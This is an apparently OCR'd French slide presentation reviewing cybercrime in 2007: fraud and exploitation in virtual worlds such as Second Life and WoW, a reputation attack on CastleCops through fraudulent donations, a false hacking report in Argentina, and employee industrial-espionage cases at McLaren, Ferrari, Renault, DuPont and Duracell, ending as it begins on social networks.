Au début du mois de novembre, un jeune homme de 17 ans des Pays-Bas a été arrêté par des vrais policiers, chez ses parents, pour un vol... de meubles virtuels. Grâce à un site miroir, il aurait subtilisé, avec 5 autres copains, pour 4 000 € d'*e-meubles* achetés par leurs propriétaires contre des espèces bien réelles celles-là.

Mondes virtuels

Gold farming : tout comme dans l'industrie textile, des adolescents sont exploités pour récolter de l'argent virtuel.

Origine du fichier video New-York Times :
http://www.mathewingram.com/work/2007/06/17/new-york-times-portrait-of-a-virtual-sweatshop/


- **Ce n'est pas un jeu**
- **12 heures / jour**
- **7 jours / 7**
- **25 cents de l'heure**
- **Eux aussi utilisent des « bots »**
- **L'argent virtuel récolté est transféré à des « brokers » qui la revendent en se gardant les bénéfices.**

<u>Nota:</u> Dans le monde du jeu en ligne, un bot est un programme capable de jouer en lieu et place d'un humain.

Mondes virtuels

Gold farming

De grands fournisseurs mondiaux de services pour les joueurs et éditeurs de jeux en ligne massivement multi-joueurs sont montrés du doigt.



Mondes virtuels

Anecdotes virales

En 2005, un bug entraîne une épidémie virale. Un « vrai virus virtuel pathogène » et mortel extermine les personnages inférieurs au niveau 50. L'origine semble liée à l'application d'un *patch* qui mettait en ligne un nouveau donjon. Dans ce dernier, des joueurs accessoirement codeurs à leurs heures perdues semblent avoir «détourné» un sort de combat, «Corrupted Blood», en le transformant en un élément hautement transmissible. Les concepteurs créent des « zones de quarantaines » dans lesquelles les joueurs se contentent de mourir sans pour autant contaminer les personnes «saines»

En 2006, Second Life ferme temporairement ses portes suite à l'apparition d'un « logiciel malveillant ». C'est une bague en or qui se dédouble dès qu'on la touche. En peu de temps, les serveurs sont considérablement ralentis

Août 2006, premiers virus ciblant *Lua script*. Depuis cette date, virus et (faux) anti-virus circulent sur cette plateforme

Blood God Hakkar
(www.wowwiki.com)

Mondes virtuels

Les langages de script (*open source*) associés à ces mondes permettent des animations et des activités surprenantes

Nobody under age 18 was murdered in this photo

Dans LSL (Linden Scripting Language), les anciennes fonctions de visualisation d'explosions *(llMakeFire, llMakeExplosion, llMakeSmoke)* ont laissé la place à des fonctions plus évoluées (*llParticleSystem*)

Rassurez-vous, si vous êtes assassiné dans Second Life, il suffit de fermer le jeu et de le relancer pour renaître

Mondes virtuels

Les langages de script (open source) associés à ces mondes pourraient permettent de reproduire des attaques bien connues dans l'environnement Internet conventionnel

Quelques fonctionnalités à surveiller:

- **Envoi d'e-mails.**
  - **llMail. Contre le danger du spam, 20 secondes de pause est imposé au script entre 2 envois de mail**

"Maxel Cortes has invited you to join a group.
Ce groupe a été crée pour pouvoir passer les annonces de ventes : que ce soit des terrains, des objets, des vêtements… enfin tout ce qui peut être vendu….. et même passer des annonces si vous cherchez quelque chose……
Alors n'hésitez pas!!!!!!"

"Ameno Heron has invited you to join a group.
Faites votre pub sans restriction sans retenue tout est permis infos doc landmark vente location infos en tout genre"

- **Envoi d'une requête XML-RPC**
  - **llSendRemoteData. Contre le danger d'attaques en DDoS, 3 secondes de pause sont imposées au script entre 2 requêtes de ce type**
- **Interface HTTP**
  - **llHTTPRequest, llLoadURL. 1 seconde de pause**

Mondes virtuels


Commerce de charme et pédophilie sont des activités courantes

Un crime virtuel est-il punissable dans le monde réel ?

Extrait du fichier video Skynet:
http://news.sky.com/skynews/article/0,,30100-1290719,00.html

A la suite du viol d'un personnage du jeu virtuel Second Life, la police judiciaire bruxelloise a ouvert un dossier et a chargé le Federal Computer Crime Unit de mener une enquête

Mondes virtuels



Source : Metaverse Roadmap.org, dream'Orange

Le positif

Un lieu d'échanges et de rencontres ; lorsque les fonctionnalités de VoIP auront été implémentées, il suffira de parler dans son micro pour prendre part aux échanges d'un groupe

Une vitrine d'exposition pour des artistes et des entreprises

Un espace d'innovation pour des industriels, des groupements politiques, associations, universités, bibliothèques ou chercheurs

Webographie

- MMOGData (Online Data About Online Game): http://mmogdata.voig.com/
- New York Times: Portrait of a virtual sweatshop: http://www.mathewingram.com/work/2007/06/17/new-york-times-portrait-of-a-virtual-sweatshop/
- La Federal Computer Crime Unit enquête sur un viol dans Second Life: http://www.7sur7.be/hlns/cache/fr/det/art_439417.html
- Perverts Use Virtual World For Fantasies: http://news.sky.com/skynews/article/0,,30100-1290719,00.html
- Délinquance virtuelle sur internet : Habbo et Second Life dans le viseur...: http://www.mylittlebuzz.com/?post/Delinquance-virtuelle-sur-internet-%3A-Habbo-et-Second-Life-dans-le-viseur-422
- Les mondes virtuels : En attendant le Metaverse: http://stephanebayle.typepad.com/sl_business_review/Orange-Metaverse.pdf
- WoW : grippe avata-viaire ?: http://www.presence-pc.com/actualite/World-Warcraft-11915/
- Virus: Second Life ferme temporairement: http://techno.branchez-vous.com/actu/06-11/10-335701.html
- Second Life Gets Nuked: http://kotaku.com:80/gaming/second-life/second-life-gets-nuked-239406.php
- Second Life, une seconde économie: http://www.lemonde.fr/web/article/0,1-0@2-651865,36-937980,0.html
- Arrêté pour un vol de meubles virtuels: http://tf1.lci.fr/infos/high-tech/0,,3623679,00-arrete-pour-vol-meubles-virtuels-.html
- Just Killin': Avatar Murder: http://www.secondlifeinsider.com/2007/03/08/just-killin-avatar-murder/
- Recommandation du Forum des droits sur l'internet « Jeux vidéo en ligne : Quelle gouvernance ? »: http://www.foruminternet.org/specialistes/concertation/recommandations/recommandation-du-forum-des-droits-sur-l-internet-jeux-video-en-ligne-quelle-gouvernance.html

Panorama 2007

- Mondes virtuels : l'appât du gain

- Perturber, déstabiliser…
  - Attaques en réputation
  - Le hacking pour focaliser l'attention ?
  - Espionnage industriel
  - Réseaux sociaux, opportunités de malveillance/renseignement

Perturber, déstabiliser

💣1) Attaque en réputation

- **CastleCops** subit plusieurs attaques distribuées en déni de service (DDoS) au cours de l'année 2007

- D'autres organisations de lutte anti-spam et anti-phishing sont elles aussi victimes d'attaques en DDoS à la même époque

- Après le déni de service, une étrange affaire touche CastleCops

Perturber, déstabiliser

Car si les attaques en déni de service sont monnaie courante contre les organisations de lutte anti-spam et anti-phishing, une autre forme d'attaque plus étonnante survient dans la foulée contre CastleCops :

Il s'agit d'une attaque qui porte atteinte à sa réputation.

Perturber, déstabiliser

- Des virements Paypal sont effectués au profit de CastleCops
- Ces donations proviennent en partie de comptes bancaires aux données pillées par phishing
- Le montant des donations va de 1 à 2 800 dollars

Perturber, déstabiliser

- CastleCops subit alors le mécontentement, et les insultes de la part de titulaires des comptes débités

- Pour eux, CastleCops est le coupable désigné, ils croient que c'est cette organisation qui s'est servie frauduleusement dans leurs comptes.

Perturber, déstabiliser

- 14 septembre 2007 : Paul Laudanski, l'un des fondateurs de CastleCops intervient sur son site web

- Il explique que l'organisation CastleCops est destinataire malgré elle des donations frauduleuses.

- Que cette malveillance fait porter les soupçons sur elle puisqu'elle est bénéficiaire des « dons »

- Que cette affaire ne peut que jeter le discrédit sur CastleCops

Perturber, déstabiliser

- Que dans cette affaire, CastleCops est victime au même titre que les titulaires des comptes débités ainsi que Paypal

-La qualification d'attaque à la réputation est donnée à cet événement par Brian Kerbs, sur le blog Security Fix du Washington Post en septembre 2007

-En effet, la réputation de CastleCops est entachée (même temporairement) à cause de cette action malveillante

Perturber, déstabiliser

- Acte de malveillance qui entraîne également d'autres perturbations pour CastleCops

- Il occasionne une consommation de temps, de moyens et d'argent : il faut affronter les mécontents, effectuer des vérifications, scruter la comptabilité, effectuer le reversement des sommes à qui de droit, essuyer des plaintes, porter plainte soi-même, donner des explications, etc.

Perturber, déstabiliser

Egalement, il faut endurer le blocage temporaire du compte de CastleCops ainsi que l'explique Paul Landauski :

« As a result our account was frozen so we could not receive any donations until it was determined that we were also a victim. »

Perturber, déstabiliser

Cette attaque n'a-t-elle visé que CastleCops ?

Les autres organisations sous attaques DDoS à la même époque, telles que :

spamhaus.org, spamnation.info, aa419.org, 419eater.com, scamwarners.com, killspammers, fraudwatchers.org, ScamFraudAlert.com, antispam.de

Ont-elles aussi été victimes de donations frauduleuses ?

Perturber, déstabiliser

Avec ce type de donations frauduleuses pouvant orienter les soupçons vers un tiers qui voit sa réputation entachée :

Assistons-nous à l'émergence d'une nouvelle forme de déstabilisation ? Est-elle rare ?

Un autre cas a été rapporté en 2007 : des donations frauduleuses effectuées en faveur du candidat républicain du Texas Ron Paul pour des montants allant de 5 à 3 000 dollars.

Perturber, déstabiliser

S’agit-il seulement d’attaques à la réputation ?

Ou bien servent-elles de test de validité des cartes bancaires dont les coordonnées ont été dérobées ?

Ou bien les auteurs de ces attaques réalisent-ils un test du système de détection de fraude des établissements financiers (échelle des sommes) ?

Ou bien tout cela à la fois ?

Perturber, déstabiliser

Webographie

http://www.castlecops.com/a6827-eChecks_and_Credit_Charges_%E2%80%93_I_Didn%E2%80%99t_Authorize_That.html

http://blog.washingtonpost.com/securityfix/2007/09/the_danger_of_reputation_attac.html

http://news.zdnet.co.uk/security/0,1000000189,39289509,00.htm

http://www.theregister.co.uk/2007/09/21/castlecops_fraudulent_donation/

http://www.reporternews.com/news/2007/nov/21/fraudulent-donations-made-to-ron-paul/?printer=1/

Perturber, déstabiliser

💣2) Le hacking pour focaliser l'attention ?

L'un des objectifs du Panorama de la Cybercriminalité est de remettre s'il y a lieu en perspective, de relativiser certaines informations qui ont figuré dans l'actualité de l'année précédente.

Voici un cas entrant dans cette problématique.

Perturber, déstabiliser

Une actualité publiée en 2007 a retenu notre attention.

Elle relate un problème de sécurité dont les conséquences pouvaient être fortement déstabilisantes pour l'économie de tout un pays.

Le 24 février 2007, nous apprenons que :

Perturber, déstabiliser

« Un hacker joue un mauvais tour aux automobilistes argentins », nous lisons que le site internet du secrétariat à l'Energie a été « violé »,

qu'un effacement de stations à essence de la liste officielle de livraisons de carburant a été commis,

avec pour conséquence, la privation de combustible pour un millier de stations-service en Argentine

Perturber, déstabiliser

L'information est publiée par plusieurs médias en Argentine, tels que les grands quotidiens CLARIN, la NACION

Et les informations en français répliquées en chaîne par des sites web d'informations ou blogs parlent tous de piratage

Des titres tels que « Argentine : la distribution d'essence nationale paralysée par un pirate » laissent imaginer la panique d'une foule d'automobilistes et le branle bas de combat des autorités

Perturber, déstabiliser

Cette information nous intéresse dans nos études de la cybercriminalité et nous décidons d'en savoir plus

Pour cela, nous remontons vers les sources d'informations publiées en langue argentine par les médias locaux et là, quelques surprises nous attendent

Ce même 24 février 2007, l'agence de presse argentine TELAM parle d' « erreur informatique », et non plus de piratage, et de 3 000 stations effacées, au lieu d'un millier dans l'information publiée sur les sites web français

Perturber, déstabiliser

Les médias argentins qui avaient d'abord fait état d'un piratage informatique du site web du Secrétariat à l'Energie argentin publient rectificatifs et démentis le jour même :

- Pas de piratage
- Pas d'erreur informatique
- Les stations essence effacées ont été ôtées de la liste d'approvisionnement à juste titre car elles n'étaient pas conformes à la réglementation

Perturber, déstabiliser

Et puisque de nombreux sites web en français, sont restés fixés sur la première information de piratage sans publier les correctifs ni pointer vers eux, il nous apparaît qu'il y a eu interruption dans le suivi des développements de l'information

Une interruption vraisemblablement due à l'absence de traduction en français des démentis ultérieurs publiés par les médias argentins

Perturber, déstabiliser

Mais d'où sort cette histoire de piratage ?

La première source d'information des médias en Argentine a été un communiqué de la FECRA (Fédération des entreprises de combustibles de la République Argentine)

C'est elle qui a informé la presse de l'effacement des stations service de la liste publiée sur le site web du Secrétariat à l'Energie. C'est elle qui est présentée par les dépêches faisant état de piratage comme source de l'information

Perturber, déstabiliser

Interrogée à plusieurs reprises par les journalistes argentins dans la même journée du 24 février 2007, la FECRA finira par dire qu'il n'y a pas eu de piratage, ni d'erreur informatique du système du Secrétariat à l'Energie

Elle dira s'être laissée abuser par une information publiée sur un site web tiers (Nous n'avons pas trouvé cette information sur le site en question au moment de notre visite du site en janvier 2008)

En une seule matinée, le 24 février 2007, l'information de piratage crée une fièvre puis s'est évanouie

Perturber, déstabiliser

Mais il n'est peut-être pas inutile de se pencher sur le contexte dans lequel l'information de piratage a été lancée

Certes, les pirates argentins sont actifs. Mais surtout, à cette époque, il existe des tensions entre les professionnels du secteur de la distribution de pétrole en Argentine et les autorités

Les professionnels font état de leur projet d'une action de force pour obtenir gain de cause auprès du secrétariat à l'Energie

Perturber, déstabiliser

Dès lors, risquons-nous à formuler une hypothèse :

Un pseudo piratage qui tombe à pic pour focaliser l'attention de la population, déstabiliser le Secrétariat à l'Energie et accélérer l'ouverture de négociations ?

Peut-être que oui, peut-être que non…

Quoi qu'il en soit, il n'est pas inutile de connaître les compléments qui manquaient à notre première information, quitte à devoir requalifier la nature et la portée d'un évènement

Perturber, déstabiliser

Webographie

http://fr.news.yahoo.com/24022007/202/un-hacker-joue-un-vilain-tour-aux-automobilistes-argentins.html
http://www.telam.com.ar/vernota.php?tipo=N&dis=27&sec=3&idPub=89413&id=133318
http://www.telam.com.ar/vernota.php?tipo=N&dis=27&sec=3&idPub=89413&id=133333
http://www.telam.com.ar/vernota.php?tipo=N&dis=27&sec=3&idPub=89413&id=133409
http://www.clarin.com/diario/2007/02/24/um/m-01369551.htm
http://www.lanacion.com.ar/886424
http://www.perfil.com/contenidos/2007/02/24/noticia_0020.html
http://www.justiniano.com/noticias/magazine/MAGAZINE163.htm

Remerciements à Laura Joltac, Groupe Mornay.

Perturber, déstabiliser

3) Espionnage industriel

Le volume des affaires d'espionnage industriel ne faiblit pas, d'année en année. L'année 2007 en est encore la preuve

L'une des formes d'espionnage industriel les plus préoccupantes pour l'entreprise est celle commise par ses propres employés. Les cas que nous évoquons ici entrent dans cette problématique

Ainsi, l'année 2007 a été une année « 007 » entre certains géants de la Formule 1, soupçonnés d'espionnage industriel :

- McLaren et Ferrari
- Renault F1 et McLaren

Perturber, déstabiliser

Il s'agit de deux affaires en cours mettant en cause des fuites d'informations stratégiques par des employés

Nous rappelons que s'agissant d'affaires en cours, la prudence est de mise avant que les développements ultérieurs de ces affaires ne soient connus et des décisions de justice éventuellement prononcées

Perturber, déstabiliser

1ère affaire : Ferrari-McLaren

Eté 2007 : Ferrari accuse McLaren-Mercedes d'espionnage

Mike Coughlan, concepteur des monoplaces d'Alonso et Hamilton pour McLaren, est soupçonné d'avoir reçu de la part du chef mécanicien de l'écurie Ferrari, Nigel Stepney, des informations confidentielles sur la F2007

La FIA (Fédération Internationale de l'Automobile) se saisit de l'affaire au titre de l'article 151c de son code sportif qui condamne toute atteinte portée à l'image de la F1 ou du Championnat

Perturber, déstabiliser

Selon les documents publiés par la FIA en 2007:

- Des contacts auraient eu lieu entre Nigel Stepney (alors en poste chez Ferrari) et Mike Coughlan (à l'époque Chef Designer chez McLaren) entre mars et mai 2007

- Il est question de centaines d'échanges par téléphone, emails, et SMS entre les deux hommes, au cours desquels Nigel Stepney aurait transmis des renseignements techniques stratégiques et confidentiels sur la Ferrari

Perturber, déstabiliser

- La FIA dit avoir reçu la preuve que Mike Coughlan a communiqué des informations sur la Ferrari à un pilote de McLaren, qui ont ensuite été retransmises à un autre
- L'affaire a été révélée lorsque l'employé d'une boutique de photocopies en Grande Bretagne remarque qu'une personne vient photocopier des documents portant l'en tête de l'écurie Ferrari et demande à faire numériser les données sur CD
- L'employé de la boutique est intrigué, il prévient Ferrari. Selon la radio RTL, la personne qui vient faire ces copies serait l'épouse de Mike Coughlan

Perturber, déstabiliser

- Une perquisition est effectuée chez Mike Coughlan, au cours de laquelle sont trouvés deux CD-ROM et 780 pages confidentielles, une documentation issue du centre d'études Ferrari
- Comment cette documentation de Ferrari s'est-elle retrouvée entre les mains d'un cadre de l'équipe rivale McLaren ?
- Y a-t-il un espion chez Ferrari ?
- Les soupçons se portent sur le chef de la performance, le Britannique Nigel Stepney, qui clame son innocence, niant avoir copié ou transmis quoi que ce soit

Perturber, déstabiliser

- L'exclusion de McLaren-Mercedes du Championnat du monde des constructeurs par la FIA (Fédération Internationale Automobile) sera prononcée dans l'année 2007
- McLaren perd tous ses points au classement des constructeurs
- Et se voit infliger une amende de 100 millions de dollars par la FIA
- McLaren formule des excuses envers Ferrari
- Voilà pour le volet sportif de l'affaire, qui est géré par la FIA

Perturber, déstabiliser

Mais le volet judiciaire est en toujours en cours d'instruction en Italie sur plainte de Ferrari, au moment où nous publions ce document du Panorama de la Cybercriminalité 2007

« L'incident est clos d'un point de vue sportif, mais des enquêtes judiciaires sont toujours en cours en Italie et une instruction civile continue également en Angleterre », a précisé l'écurie italienne, propos rapportés par l'AFP

« Il a été admis que des informations confidentielles, propriété de Ferrari, ont été disséminées à travers les structures de l'équipe anglaise », a cependant rappelé Ferrari

Perturber, déstabiliser

Les deux constructeurs automobiles sont perturbés par cette affaire, McLaren et Ferrari.

Pour McLaren, les conséquences en 2007 sont :

- Une image écornée
- L'écartement du Championnat du monde des Constructeurs 2007
- Des frais financiers engagés à perte ?
- La mise en cause dans une enquête judiciaire

Perturber, déstabiliser

2ème affaire : McLaren-Renault F1

- Devant la FIA, McLaren accuse Renault d'espionnage
- Un ancien de ses cadres, l'ingénieur anglais Philip Mackereth, parti travailler chez Renault en septembre 2006, aurait communiqué à Renault des documents confidentiels : plans et croquis

Perturber, déstabiliser

Selon les documents de la FIA, il s'agit notamment de :

- 18 dessins, et la réalisation de copie sur 11 disquettes

En particulier, la FIA rapporte qu'une capture d'écran d'un document sensible a été faite par Philip Mackereth lorsqu'il était encore chez McLaren. Il se l'est envoyé par email à son adresse personnelle

Puis de chez lui, se l'enverra plus tard à son adresse professionnelle chez Renault

Philip Mackereth a reconnu ces faits devant la FIA

Perturber, déstabiliser

Début décembre 2007, le Conseil Mondial de la FIA, reconnaît Renault F1 coupable d'avoir enfreint l'article 151c du Code Sportif International en ayant eu accès à des documents appartenant à McLaren

En raison du nombre limité de documents en cause, et ne disposant pas de preuve que l'écurie française en ait tiré un quelconque avantage : pas de sanction prononcée par la FIA contre Renault

Mais la FIA a annoncé que si des preuves apparaissent démontrant que Renault a tiré un bénéfice des données techniques apportées par Phil Mackereth, elle pourrait rouvrir le dossier

Perturber, déstabiliser

Si les deux affaires : McLaren et Ferrari d'une part, et Renault et McLaren d'autre part, mettent en cause des fuites d'informations présumées au profit d'un concurrent effectuées par des cadres de l'entreprise, une différence est soulignée du côté de l'écurie Renault, qui affirme dans un communiqué cité par le journal l'Equipe le 8 novembre 2007 :

«Depuis que ce problème a été porté à notre attention, nous avons agi avec une totale transparence envers McLaren et la FIA, et nous allons continuer à faire de même»

Perturber, déstabiliser

D'autres affaires significatives d'espionnage par des employés ont marqué l'actualité en 2007.

Parmi elles, les cas de :

- Vol de secrets de fabrique chez DuPont
- Vol de secrets de fabrique chez Duracell

Perturber, déstabiliser

3ème affaire : Vol de secrets de fabrique de DuPont par un ex employé

Il s'agit d'une affaire jugée

Gary Min, ancien chercheur en chimie chez DuPont (Etats-Unis), a été condamné en novembre 2007 à 18 mois de prison, 30 000 dollars d'amende et 14 500 dollars à payer à DuPont pour avoir volé de secrets de fabrication

Perturber, déstabiliser

- Il était entré chez DuPont (Etats-Unis) comme chercheur chimiste en 1995
- En 2005, il entre en relations avec une autre entreprise, Victrex PLC au sujet d'un travail en Asie
- Le chimiste télécharge 22 000 résumés et accède à plus de 16 000 documents de DuPont
- DuPont alerté par le volume de ces consultations de sa bibliothèque électronique contacte le FBI
- Peu après son entrée chez Victrex, l'ex employé de DuPont charge 180 documents sur son portable professionnel
- Informé des actions de Gary Min par DuPont, Victrex saisit le portable et le remet au FBI

Perturber, déstabiliser

Le communiqué du 15 novembre 2006 du Ministère de la Justice (District du Delaware) a précisé qu'à leur arrivée chez Min, les agents du FBI ont trouvé chez lui :

- Plusieurs ordinateurs contenant des documents de DuPont marqués « confidentiels »
- Un programme d'effacement lancé pour effacer le disque dur de l'un des ordinateurs à l'entrée des agents dans la maison
- De nombreux sac poubelle contenant des documents techniques de DuPont déchiquetés
- Des restes de documents de DuPont brûlés dans la cheminée

Perturber, déstabiliser

4ème affaire : Vol de secrets de fabrique chez Duracell

L'affaire a été jugée en 2007

Un ancien employé de Duracell, Edward Grande, a plaidé coupable en février 2007 pour vol de secrets de fabrique et a été condamné en mai 2007

Il lui est reproché d'avoir, alors qu'il travaillait pour Duracell, téléchargé et copié sur son ordinateur des documents de recherche sur les piles AA de Duracell

Perturber, déstabiliser

Pour sortir les données, il se les est envoyées à son adresse email personnelle

Puis il a tenté de revendre les informations à deux concurrents, qui ne les ayant pas sollicitées, les ont renvoyées à Duracell

Edward Grande a été condamné en mai 2007 à 5 ans de probation, 7 500 dollars d'amende et 200 heures de travail d'intérêt général

Perturber, déstabiliser

Webographie sur affaires Formule 1

http://www.fia.com/public/mclaren.pdf

http://www.fia.com/mediacentre/Press_Releases/FIA_Sport/2007/December/071207-01.html

http://www.fia.com/mediacentre/Press_Releases/FIA_Sport/2007/December/131207-01.html

http://www.fia.com/public/Transcript_6-Dec_2007.pdf

http://afp.google.com/article/ALeqM5go5VyWErN0MfqmPxllFahXu88-8w

http://www.rtl.fr/info/article.asp?dicid=561466

http://www.lequipe.fr/Formule1/breves2007/20070913_193712Dev.html

http://www.01men.com/edito/f1-live-formule-1-racing-live-071206200352/espionnage-mclaren-renault-fautif/

http://www.lequipe.fr/Formule1/breves2007/20070708_130452Dev.html

http://www.lastampa.it/sport/cmsSezioni/formula1/200709articoli/10565girata.asp

http://observer.guardian.co.uk/sport/story/0,,2170261,00.html

http://sport.guardian.co.uk/motorsport/story/0,,2168805,00.html

Perturber, déstabiliser

Webographie sur vol de secrets de fabrique de DuPont

http://www.bis.doc.gov/news/2007/doj02_15_07.htm

http://www.iht.com/articles/ap/2007/11/07/business/NA-FIN-US-DuPont-Trade-Secrets.php

http://www.informationweek.com/news/showArticle.jhtml?articleID=202804057

http://www.delawareonline.com/apps/pbcs.dll/article?AID=/20071107/NEWS/711070395

Perturber, déstabiliser

Webographie sur vol de secrets de fabrique chez Duracell

http://www.usdoj.gov/criminal/cybercrime/grandePlea.htm

http://www.washingtonpost.com/wp-dyn/content/article/2007/02/02/AR2007020200906.html

http://www.reuters.com/article/consumerproducts-SP/idUSN18489399200705 18?sp=true

http://weblog.infoworld.com/techwatch/archives/011958.html

Perturber, déstabiliser

4) Réseaux sociaux, opportunités de malveillance

Un réseau social sur Internet permet la mise en contact d'individus, le partage de centres d'intérêts, l'opportunité d'accroître le nombre de ses relations, de faire des rencontres, d'échanger et de se faire connaître

Perturber, déstabiliser

Il y a de nombreux réseaux sociaux et il s'en crée de nouveaux sans cesse

L'engouement pour ces sites attire de nombreux utilisateurs

Qui se comptent parfois en millions d'inscrits à certains réseaux sociaux, et des utilisateurs peuvent s'inscrire à plusieurs sites de réseaux sociaux.

Les réseaux sociaux peuvent être classés en :

- Réseaux sociaux à but professionnel (exemples : LinkedIn, Viadeo)
- Réseaux sociaux de retrouvailles (exemples : Classmates, Copainsdavant, Trombi)
- Réseaux sociaux de partage de photos : Flickr

Perturber, déstabiliser

-Réseaux sociaux de partage de goûts et loisirs (FaceBook), exposition de ses œuvres (MySpace)

La différence entre réseaux sociaux professionnels, réseaux sociaux de retrouvailles et réseaux sociaux de loisirs tend à s'estomper, puisque certains réseaux sociaux se présentent directement comme mixtes « réseau d'affaires et de loisirs » (MyCorners.com) ou le deviennent en ajoutant au fil du temps des services qui font évoluer leur spécificité première

Perturber, déstabiliser

